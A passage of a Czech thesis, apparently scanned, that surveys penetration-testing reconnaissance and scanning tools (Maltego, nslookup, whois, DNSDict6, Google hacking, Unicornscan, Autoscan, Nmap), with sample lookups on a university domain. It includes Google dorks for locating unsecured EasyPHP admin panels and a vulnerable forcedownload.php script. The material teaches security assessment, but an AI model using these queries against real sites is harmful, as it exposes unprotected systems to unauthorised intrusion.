


Obrázek 7 - Graf po provedení transformů na IP adrese [výstup z Maltego]

Z výsledku proběhlých transformů lze lehce vyčíst, že daná IP adresa se nachází v ČR, konkrétně v Pardubicích a patří do adresního rozsahu 195.113.124.0 - 195.113.124.255. Byla zjištěna i doménová jména, jejichž překlad ukazuje právě na onu IP adresu. Těmito jmény jsou:

- upce.cz,
- www.upce.cz,
- cms-proxy.upce.cz

Na entitách, které vznikly provedením transformů na původní entitě, lze provádět další samostatné transformy. Zajímají-li penetračního testera například další IP adresy a zajímavé servery v adresním rozsahu této adresy, lze se zaměřit na entitu adresní rozsah, jak ukazuje následující obrázek 8.



Obrázek 8 - Dodatečné zjištění informací o nalezené entitě [výstup z Maltego]

Maltego existuje ve dvou verzích, a sice ve verzi Community a verzi Commercial. Omezení, se kterými musí uživatel verze Community počítat, spočívají v možnosti ukládání výsledků a počtu provedených transformů za jednotku času. Cena za verzi Commercial je stanovena na řádově stovky dolarů. Více podrobností o rozdílech mezi verzemi se lze dočíst na stránkách projektu Maltego[7] a také je možno zde zjistit aktuální cenu za verzi Commercial.

Nástroj Maltego umožňuje nainstalovat rozšíření. Toto rozšíření nese název Sploitego a jak jistě z názvu plyne, Sploitego rozšiřuje schopnosti Maltega v oblasti penetračního testování. Při instalaci Sploitega jsou do Maltega nahrány nové transformy, které se od těch stávajících liší zásadním způsobem. Nevyužívají databáze volně dostupné na internetu, nýbrž software instalovaný lokálně. Tímto lokálním software se rozumí zejména SNMP scannery, síťové scannery jako například NMAP či scannery zranitelností jako například Nessus, jež budou představeny v následujících podkapitolách. Zjištěné výsledky jako například otevřené porty prezentuje Maltego ve srozumitelné a jednoduché formě

[7] http://www.paterva.com/web6/products/maltego.php

entit a relací mezi nimi, což je oproti příkazové řádce, kterou používají některé z nástrojů z oblasti penetračního testování, posun k uživatelskému komfortu.

V předchozí podkapitole (podkapitola 3.2.1) byl popsán vyhledávač Shodan. Pracovat s tímto vyhledávačem lze i z pohodlí grafického prostředí nástroje Maltego. Na webu projektu Shodan: Maltego add-on[8] lze nastudovat, jakým způsobem je lze nainstalovat do Maltega doplněk pro vyhledávač Shodan.

3.2.3 Nslookup, dig, host

Příkaz nslookup, který je v operačních systémech přítomen již od dob MS-DOS slouží pro interakci se servery DNS. Při penetračním testování napomáhá získávat informace související s překladem adres, se zjišťováním mailových serverů náležících k dané doméně a poskytováním jiných důležitých informací, které je DNS server ochoten poskytnout. V neposlední řadě lze pomocí nslookup odhalit i špatně zabezpečené DNS servery umožňující přenos zón k tazateli, který původně k takto citlivým informacím neměl mít přístup. Organizace ISC, jež spravuje zdrojový kód k programu nslookup a stojí za nejpoužívanějším DNS serverem současnosti, se nechala slyšet, že nslookup již dále nebude vyvíjet a upravovat. Řečené potvrzuje i kniha nazvaná DNS and BIND [41] v kapitole 12 a jedním dechem dodává, že toto rozhodnutí vzešlo z důvodu přílišné nedokonalosti a množství chyb obsažených v nslookupu. Lze očekávat, že nslookup bude nahrazen nástrojem host či nástrojem dig.

Publikace organizace Offensive Security sloužící jako opora výukových kurzů [10] v podkapitole nazvané Interakce s DNS serverem provádí stručné představení nslookupu. Dále ukazuje několik praktických příkladů dotazů, které lze pomocí nslookup pokládat a na závěr této podkapitoly je čtenář seznámen s metodami provádění slovníkových útoků na DNS servery. Tyto útoky vedou zpravidla k objevení nových serverů či služeb dostupných na dané doméně, o nichž z počátku neměl penetrační tester tušení. Zjišťování doménových jmen metodou hrubé síly se v této práci podrobněji zabývá podkapitola nazvaná DNSdict.

Ač je nslookup již zastaralý, bude přesto použit v ukázce dolování informací z DNS serveru. Jednak z důvodu kompaktnosti výstupu a jednak z důvodu, že použití host a nslookup se od sebe liší pouze minimálně. Následující příklad předvede, jakým způsobem získat IP adresy poštovních serverů z domény upce.cz:

```
C:\>nslookup
Vychozi server:   mailadmin.moravanet.cz
Address:  95.173.194.1

> set type=mx
> upce.cz
```

[8] http://maltego.shodanhq.com/

```
Server:  mailadmin.moravanet.cz
Address:  95.173.194.1

Neautorizovana odpoved:
upce.cz MX preference = 20, mail exchanger = mx1.upce.cz
upce.cz MX preference = 10, mail exchanger = mx2.upce.cz

>set type= A
>mx1.upce.cz
Server: mailadmin.moravanet.cz
Address: 95.173.194.1
```

Jak lze vidět z výstupu z příkazové řádky, adresy mailových serverů pro doménu UPCE jsou následující:

- mx1.upce.cz,
- mx2.upce.cz.

Je nasnadě, že pomocí nástroje nslookup lze o cílové doméně zjistit mnoho informací, které lze poté využít v dalších fázích penetračního testu.

Článek [40] rovněž potvrzuje informaci o tom, že nslookup je v tuto chvíli již neudržovaný projekt a jedním dechem dodává, že nástupci tohoto populárního nástroje se nazývají dig a host. Příkaz host je předurčen k plnění jednodušších úkolů, jako je například reverzní vyhledání doménového jména k IP adrese či vyhledání IP adresy k doménovému jménu, zatímco příkaz dig zvládá totéž co příkaz host a navíc obsahuje ještě podporu skriptování, dokáže zdrojová data, na základě nichž bude klást dotazy DNS serverům, číst ze souboru a rovněž lze definovat, že dotaz má být položen pouze serveru, jenž je pro danou doménu autoritativní. Možnosti, jež dig nabízí, si lze nastudovat v manuálové stránce tohoto příkazu. Více informací o příkazu dig je k nalezení v jeho manuálové stránce, která se zobrazí po zadání následujícího příkazu v příkazové řádce operačního systému Linux.

```
man dig
```

3.2.4 Příkaz whois

Whois je již od nepaměti součástí příkazové řádky v operačních systémech Unixového typu, kdežto v operačních systémech od firmy Microsoft je třeba jej doinstalovat jako externí komponentu. S whois se pracuje pomocí příkazové řádky, kde pomocí parametrů a argumentů je uživatel schopen ovlivnit chování tohoto příkazu. Příkaz slouží pro získání informací o doménovém jméně či IP adrese. Je závislý na činnosti tzv. whois serverů, které tyto informace shromažďují a udržují. Mezi organizace provozující tyto servery patří kupříkladu i evropský RIPE, což je registrátor mající na zodpovědnost přidělování rozsahů veřejných IP adres na evropském kontinentu.

Kniha pojednávající o open-source technologiích pro penetrační testování [38] představuje technologii whois a mechanismus práce whois klientů a odpovídajících serverů více do

detailu. Je zde rovněž zmíněn fakt, že drtivá většina serverů poskytujících odpovědi na dotazy whois má vestavěnou ochranu proti dolování dat. Jinak řečeno, neumožňují klást větší množství dotazu v krátkých časových úsecích. Publikace společnosti Offensive security [10] v podkapitole nazvané whois reconnaissance (lze volně přeložit jako průzkum pomocí whois) provádí nejprve představení nástroje whois a poté demonstruje, jak by se výstupy z tohoto nástroje daly použít k útoku vedenému pomocí sociálního inženýrství. Na závěr podkapitoly je zmíněn fakt, že na internetu je k dispozici kompletní whois databáze ve verzi offline, jejíž velikost se přibližuje hranici 600 megabytů.

Lze najít uživatele, kterým může práce v příkazové řádce připadat obtížná, výsledky mohou být špatně čitelné a těžké na pochopení. Takovým uživatelům lze doporučit nástroj Maltego, jenž byl představen v jedné z předchozích podkapitol. Maltego poskytuje totožné výsledky a jeho obsluhu lze provádět pomocí grafického uživatelského rozhraní.

Whois umí pro zadanou IP adresu zjistit adresní rozsah, do kterého daná IP adresa patří, autonomní systém, jehož je daná adresa součástí, osoba zodpovědná za správu dané IP adresy či rozsahu (tento údaj je žádoucí zjistit například v případě, kdy z dané IP adresy je veden nějaký kybernetický útok). Zjištění informací o IP adrese znázorňuje následující ukázka. Výpis byl zkrácen tak, aby obsahoval pouze zajímavé a relevantní informace.

```
root@bt:~# whois 90.181.109.95
%This is the RIPE Database query service.
% Information related to
'90.181.109.0 - 0.181.109.255'
inetnum:                        90.181.109.0 - 90.181.109.255
country:                        CZ
status:                         ASSIGNED PA
mnt-by:                         AS5610-MTN
source:                         RIPE # Filtered
nic-hdl:                        HVJI1-RIPE
source:                         RIPE # Filtered
route:                          90.180.0.0/14
descr:                          CZ.CZNET
origin:                         AS5610
mnt-by:                         AS5610-MTN
source:                         RIPE # Filtered
```

Výše uvedený výpis prozrazuje mnoho cenných informací. Lze vidět již zmiňovaný adresní rozsah, do kterého adresa patří, autonomní systém, do něhož adresa náleží a v neposlední řadě i slovní popisek hovořící o tom, že adresa je umístěna v České republice a registrátorem IP adresy je organizace RIPE. Kontakt na osobu zodpovědnou za daný adresní rozsah byl z výpisu odstraněn.

Podobně jako na IP adresu, lze příkaz whois aplikovat i na doménové jméno a i výstup je obdobný.

```
domain:                         upce.cz
registrant:                     UNIVERZITA-PARDUBICE
nsset:                          UNIVERZITA-PARDUBICE
registrar:                      REG-INTERNET-CZ
status:                         paid and in zone
registered:                     19.05.1994 02:00:00
changed:                        23.09.2010 15:51:00
expire:                         12.10.2013

contact:                        UNIVERZITA-PARDUBICE
address:                        Studentska 95
address:                        Pardubice
address:                        53902
address:                        CZ
registrar:                      REG-INTERNET-CZ
created:                        13.08.2010 14:27:45

contact:                        LK1902-RIPE
address:                        Pardubice
address:                        53902
address:                        CZ
registrar:                      REG-INTERNET-CZ
```

Z výše uvedeného výpisu je patrné, že daná doména patří organizaci jménem Univerzita Pardubice z České republiky, sídlící na adrese Studentská 95, Pardubice. Rovněž jsou zobrazeny údaje časového charakteru, jako například kdy byla doména registrována a dokdy je zaplacena.

3.2.5 DNSDict6

DNSDict6 je skript, jenž lze nalézt v Linuxové distribuci Backtrack. Pracuje se s ním za pomocí příkazové řádky a nápovědu k tomuto nástroji lze získat následujícím příkazem:

```
dnsdict -h
```

Vznik tohoto nástroje byl zapříčiněn vzrůstající mírou zabezpečení DNS serverů. V raných dobách internetu bylo možno z libovolného DNS serveru získat informace o celé zóně, pro niž byl autoritativní. Tím pádem bylo možno lehce zjistit, jaké servery v dané zóně pracují a jakou mají IP adresu. Toto ovšem s postupem času a přibývajícím počtem uživatelů internetu začal být problém, neboť každý, kdo chtěl, mohl získat o síti jakékoliv organizace detailní přehled. Proto byla na DNS servery implementována ochrana přenosu zón, pomocí níž lze nastavit, komu bude umožněn přenos zóny. Tyto bezpečnostní mechanismy vedly ke vzniku řady nástrojů, do níž spadá i DNSDict6. Dle množství nalezené literatury a vědeckých článků lze konstatovat, že DNSDict6 je neznámým a neprobádaným nástrojem, neboť i obsáhlá literatura zabývající se problematikou penetračního testování nechává tento užitečný nástroj bez povšimnutí.

Princip jeho práce je jednoduchý. Ke své činnosti potřebuje slovník obsahující doménová jména potenciálně přítomna na doméně, která byl nástroji DNSDict6 předána jako argument příkazové řádky. Při svém spuštění nástroj vyhledá DNS server autoritativní pro danou doménu a začne tomuto DNS serveru klást dotazy na doménová jména ze slovníku za účelem zjištění IP adresy daného doménového jména. DNS server v případě existence doménového jména odpoví korektní IP adresou a v případě neexistence ohlásí chybu. Odpovědi DNS serveru pak DNSDict6 reportuje uživateli společně s IP adresami, které se zdařilo po interakci se serverem přeložit.

3.2.6 Google hacking database

Vyhledávač Google jistě netřeba dlouze představovat. Zabývá se procházením webových stránek a indexováním jejich obsahu. Tyto stránky zpřístupňuje právě vyhledáváním v předem vytvořené databázi indexů obsahujících informace o navštívených stránkách. Vedlejším efektem indexování internetových stránek je ovšem fakt, že jsou mnohdy indexovány stránky, které nikdy být indexovány neměly. Alespoň to jejich správci a tvůrci nezamýšleli. A tak lze pomocí Google vyhledávače lze nalézat špatně zabezpečené servery, servery mající určitou verzi nějakého software disponující známou zranitelností, konfigurační soubory, přístup do administračních nástrojů k databázím, soubory s nešifrovanými hesly, ovládací rozhraní webových kamer společně se snímaným obrazem, soubory vytvořené v tabulkových procesorech obsahující citlivé údaje a mnohé další informace, které měly zůstat utajeny.

Na webu Sciencedirect[9] lze nalézt článek [21] uvádějící čtenáře do problematiky činnosti zvané Google hacking. Článek uvádí konkrétní příklady toho, co vše lze objevit ve výsledcích vyhledávání a co vše mělo zůstat světu utajeno Například se jedná o chybové notifikace prozrazující množství detailů o hardwarové i softwarové konfiguraci systému, jenž je původcem dané notifikace či soubory v nijak nechráněných naindexovaných adresářích. Mnohdy tyto soubory obsahují cenná data. Článek seznamuje čtenáře rovněž se základy dotazování se pomocí operátorů a ukazuje, jak jednoduše najít citlivá data či servery, na nichž je přítomen zranitelný software.

Publikace nazvaná Google hacking for penetration testers [43] předsatvuje obsáhlý zdroj podrobných informací na téma Google hackingu. Její nesporná výhoda oproti ostatním zdrojům představujícím tematiku spočívá v tom, že jejím autorem je samotný Johhny Long, což je zakladatel tohoto odvětví počítačové bezpečnosti a průkopník v problematice Google hackingu. Prvních 11 kapitol knihy je věnováno úvodu do pokročilého vyhledávání pomoci Google a vyhledávání různých druhů citlivých informací, počínaje nezabezpečenými adresáři s daty přístupnými z internetu, nezabezpečené prvky síťové infrastruktury a konče seznamy uživatelských jmen a k nim náležících hesel.

Johnny Long stojí za projektem databáze[10] obsahující značné množství dotazů pro vyhledávač google a k mnohým z nich je k dispozici i popis toho, co daný dotaz nalezne


[9] www.sciencedirect.com
[10] www.exploit-db.com/google-dorks/

a pokud se jedná o odkaz na zranitelný software dostupný přes internet, je mnohdy k dispozici i odkaz s exploitem. Tuto databázi tvoří a udržují kromě samotného J.Longa i nadšenci, kteří se neváhají podělit o zajímavé vyhledávací dotazy, na které sami při bádání narazí. Někteří z těchto nadšenců ostatním mnohdy zpřístupní i samotné citlivé údaje, které se jím pomocí Google hackingu podařilo najít[11].

Jedním z mnoha příkladů Google hackingu může být následující dotaz.

```
intitle:"[EasyPHP] - Administration"
```

Tento dotaz vyhledá všechny webové servery pracující na platformě EasyPHP a zároveň mající nezabezpečený přístup do administračního rozhraní. Výsledek tohoto dotazu ilustruje následující obrázek.




Obrázek 9 - Výsledek vyhledávání nezabezpečených webserverů

Z obrázku 9 lze jistě vyčíst, že těchto serverů má Google naindexováno něco přes tisícovku.

```
allinurl:forcedownload.php?file="
```

Tento příkaz má za následek zobrazení webových stránek obsahujících skript s názvem forcedownload.php. Tento skript byl z počátku používán v redakčním systému wordpress a sloužil ke stahování souborů, jenž web uživatelům nabízel. Jeho slabina spočívala v tom, že ke stažení nabídl jakýkoliv soubor, jehož název mu byl předán jako argument. Bylo tedy možné získat například zdrojové kódy daného webu a tím pádem i přístup k databázi, což představuje bezpečnostní hrozbu, neboť databáze mnohdy obsahuje citlivé informace. Obrázek 10 ukazuje výsledek takového vyhledávání. Google našel cca šedesát tisíc stránek s tímto skriptem.

[11] https://sites.google.com/site/murfie/screenshots



Obrázek 10 - Výsledek vyhledávání skriptů forcedownload.php

Google hacking lze považovat za nástroj, který penetračnímu testerovi takřka bezpracně zpřístupní obrovské množství informací, které neměly být nikdy zveřejněny. Administrátorský přístup ke správě databáze přes rozhraní EasyPHP je toho jasným důkazem. Odborníci zabývající se bezpečností a penetračním testováním jistě znalosti pokročilého vyhledávání pomocí Google využijí, tudíž je vhodné, aby se seznámili alespoň se základními operátory a výrazy pro pokročilé vyhledávání.

3.3 Nástroje pro fázi scanování - komplexní nástroj NMAP a ostatní nástroje

Publikace autorů Engbertsona a Broada uvádějící čtenáře do problematiky penetračního testování představuje fázi scanování jako přechod od fáze průzkumu, kde jsou zjištěny počítače pracující v síti, do stavu, kdy penetrační tester zná druhy služeb, které na těchto počítačích pracují, verze software poskytující tyto služby a zpravidla i operační systém těchto počítačů [2]. Tato publikace do fáze scanování zahrnuje i proces zjišťování zranitelností, který bude popsán v následující podkapitole.

Kapitola 3 knihy Penetration tester's open-source toolkit [38] se scanováním počítačových sítí a portů zabývá oproti knize autorů Simpsona, Backmana a Corleyho [13] detailněji. Jednak představuje právní aspekt věci, přehledně v bodech uvádí výčet náležitostí, které je třeba mít splněno po formální stránce před započetím samotného testu. Lze říci, že výčet těchto náležitostí je takřka totožný s těmi, které uvádí metodiky OSSTMM a NIST přestavené v předchozích kapitolách této práce. Rovněž kniha [38] uvádí motivaci pro provádění scanování a obsahuje i úvod do problematiky scanování v rovině počítačových sítí. Motivací pro scanování je dle této knihy získání dodatečných informací o infrastruktuře sítě a počítačích, které jsou do této sítě připojeny. Tyto kroky se pak mnohonásobně vyplácí při práci v dalších fázích penetračního testu, neboť poskytují cenné informace, z nichž lze následně vycházet při určování dalšího směru, kterým se má penetrační test ubírat.

Nástrojů pro provádění scanování existuje celá řada. Cílem následujících odstavců je některé z těchto nástrojů představit a srovnat. Poté bude zdůvodněno, proč byl pro detailní

představení vybrán nástroj Nmap. Obsáhlý srovnávací test nástrojů určených pro scanování počítačových sítí založený na komparaci 15 kritérií provádí článek autorů Daimiho a El-Nazeera [44]. Tento článek obsahuje stručné shrnutí výsledků testu a hodnotí nástroj Nmap jako nástroj, který svoje soupeře předčil množstvím možností využití, jenž svým uživatelům nabízí.

3.3.1 Unicornscan

Unicornscan je jeden z mnoha programů určených pro scanování sítě a je dostupný například v operačním systému Backtrack BT5R3. Nástroj disponuje rozhraním ovládaným přes příkazovou řádku, kdy uživatel pomocí množství voleb ovlivňuje chování nástroje.

Kniha Hands-on Ethical hacking and network defense [13] představuje Unicornscan jako nástroj, který ve srovnání s ostatními nástroji určenými pro scanování sítě nabízí pokročilé možnosti. Mezi tyto pokročilé možnosti patří:

- regulace množství paketů odeslaných za sekundu,
- podvrhnutí informací o odesílaných paketech (IP adresa či zdrojové porty),
- zápis protokolu činnosti do souboru,
- přibližný odhad toho, zdali se na trase spojení nachází firewall
- možnost volby verze scanu (TCP SYN scan, UDP scan a ARP scan).

Možnosti nabízené programem Unicornscan lze do detailu prostudovat v manuálové stránce tohoto programu. Do manuálové stránky je možno vstoupit následujícím příkazem.

```
root@bt:~# man unicornscan
```

Dle manuálu programu Unicornscan se zatím jedná o vývojovou fázi. Důkazem pro toto tvrzení je kupříkladu popis k volbám `-c` či `-F`. U volby `-c` je v nápovědě napsán následující popis:

```
[-c, --covertness Level]

Numeric option that currently does nothing, except look cool.
```

Volně přeloženo do českého jazyka je u volby --c napsáno, že tato volba v současné době nedělá nic, pouze vypadá dobře. U volby --F není situace o mnoho lepší:

```
[-F, --try-frags ]

It is likely that this option doesn't work, don't bother using
it until it is fixed.
```

Zde nápověda informuje čtenáře o tom, že volba --F v současné době nefunguje, a tudíž by se neměl obtěžovat ji používat do doby, než bude opravena.

3.3.2 Autoscan

Program Autoscan je dalším z plejády nástrojů pro scanování počítačových sítí a zařízení připojených do těchto sítí, který je dostupný v linuxové distribuci Backtrack. Oproti nástroji Unicornscan představeném v předchozí kapitole disponuje grafickým uživatelským rozhraním a několika schopnostmi navíc. Faktem ovšem zůstává, že verze Autoscanu, která je dostupná v posledním vydání Backtrack linuxu, pochází z roku 2010.


Publikace [45] představuje v kapitole 5.2 zabývající se zjišťováním informací o cílové síti program Autoscan jako jednoduchý a snadno použitelný nástroj pro scanování počítačových sítí. Je zde vyzdvižen fakt, že grafické rozhraní, jímž Autoscan disponuje, lze chápat jako nadstavbu nad agentem, který se sám o sobě stará o průběh scanu sítě. Tohoto agenta je možno dle knihy [45] umístit do cílové sítě, již odděluje od internetu NAT a tuto síť s minimálním úsilím podrobit scanu.

Stránka programu[12] uvádí výčet vlastností, kterými Autoscan disponuje. Ty zásadní a důležité schopnosti programu Autoscan uvádí následující seznam:

- detekce operačního systému zařízení v síti,
- možnost paralelního scanování více sítí,
- inventarizace detekovaných zařízení a jejich uložení do XML,
- možnost detekce vetřelců v síti (detekce nového zařízení oproti již zjištěným zařízením z dřívějších scanů)
- schopnost běžet paralelně ve více vláknech a tím pádem rychlejší průběh scanu

Obrázek 11 představuje grafické uživatelské rozhraní nástroje Autoscan. V levé části obrazovky lze vidět počítače, které byly v síti zjištěny a v pravé části obrazovky jsou uvedeny podrobnosti ke každému uzlu sítě. Konkrétně IP a MAC adresu uzlu, služby a otevřené porty, které byly na daném uzlu identifikovány a rovněž provádí i odhad toho, který uzel je na daném síťovém segmentu výchozí bránou. Tuto domněnku poté Autoscan zobrazí v podrobnostech u konkrétního uzlu.

[12] http://autoscan-network.com/



Obrázek 11 - Autoscan

Hlavní výhoda programu Autoscan spočívá v jednoduchosti jeho použití díky grafickému uživatelskému rozhraní. Je tedy vhodný pro začínající penetrační testery, kteří zpravidla mají minimální zkušenosti s příkazovou řádkou.

3.3.3 Nmap

Název tohoto síťového scanneru vznikl spojením slov network a mapper. Jeho historie sahá do druhé poloviny 90. let minulého století, kdy byl do světa uveden jako jednoduchý nástroj určený pro scanování portů, přičemž další vývoj tohoto nástroje nebyl zpočátku naplánován. Nicméně jeho popularita rostla a do Nmap projektu se přidali lidé, kteří měli zájem na tom, aby projekt pokračoval. Od té doby prošel Nmap bouřlivým vývojem až do dnešního stavu, kdy obsahuje velké množství voleb, pomocí nichž lze scan ovlivnit, podporu pro skriptování a automatizaci úloh a také grafickou nadstavbu pro uživatele, kterým činí problém orientovat se v příkazové řádce.

Na oficiálním webu nástroje Nmap, v sekci věnované představení Nmapu[13] je možno nahlédnout do historie tohoto nástroje a získat přehled o tom, co je do budoucna s tímto nástroje zamýšleno. Nmap je jediný ze síťových scannerů, který má takto jasnou vizi vývoje v budoucnu.

V literatuře je Nmap hodnocen jako nejlepší nástroj, jenž je k dispozici mezí síťovými scannery. Autoři Engbertson a Broad jsou ve své publikaci [2] jsou, že kdyby si měli vybrat z plejády síťových scannerů pouze jeden jediný, byl by to s jistotou právě Nmap.

[13] http://nmap.org/book/history-future.html

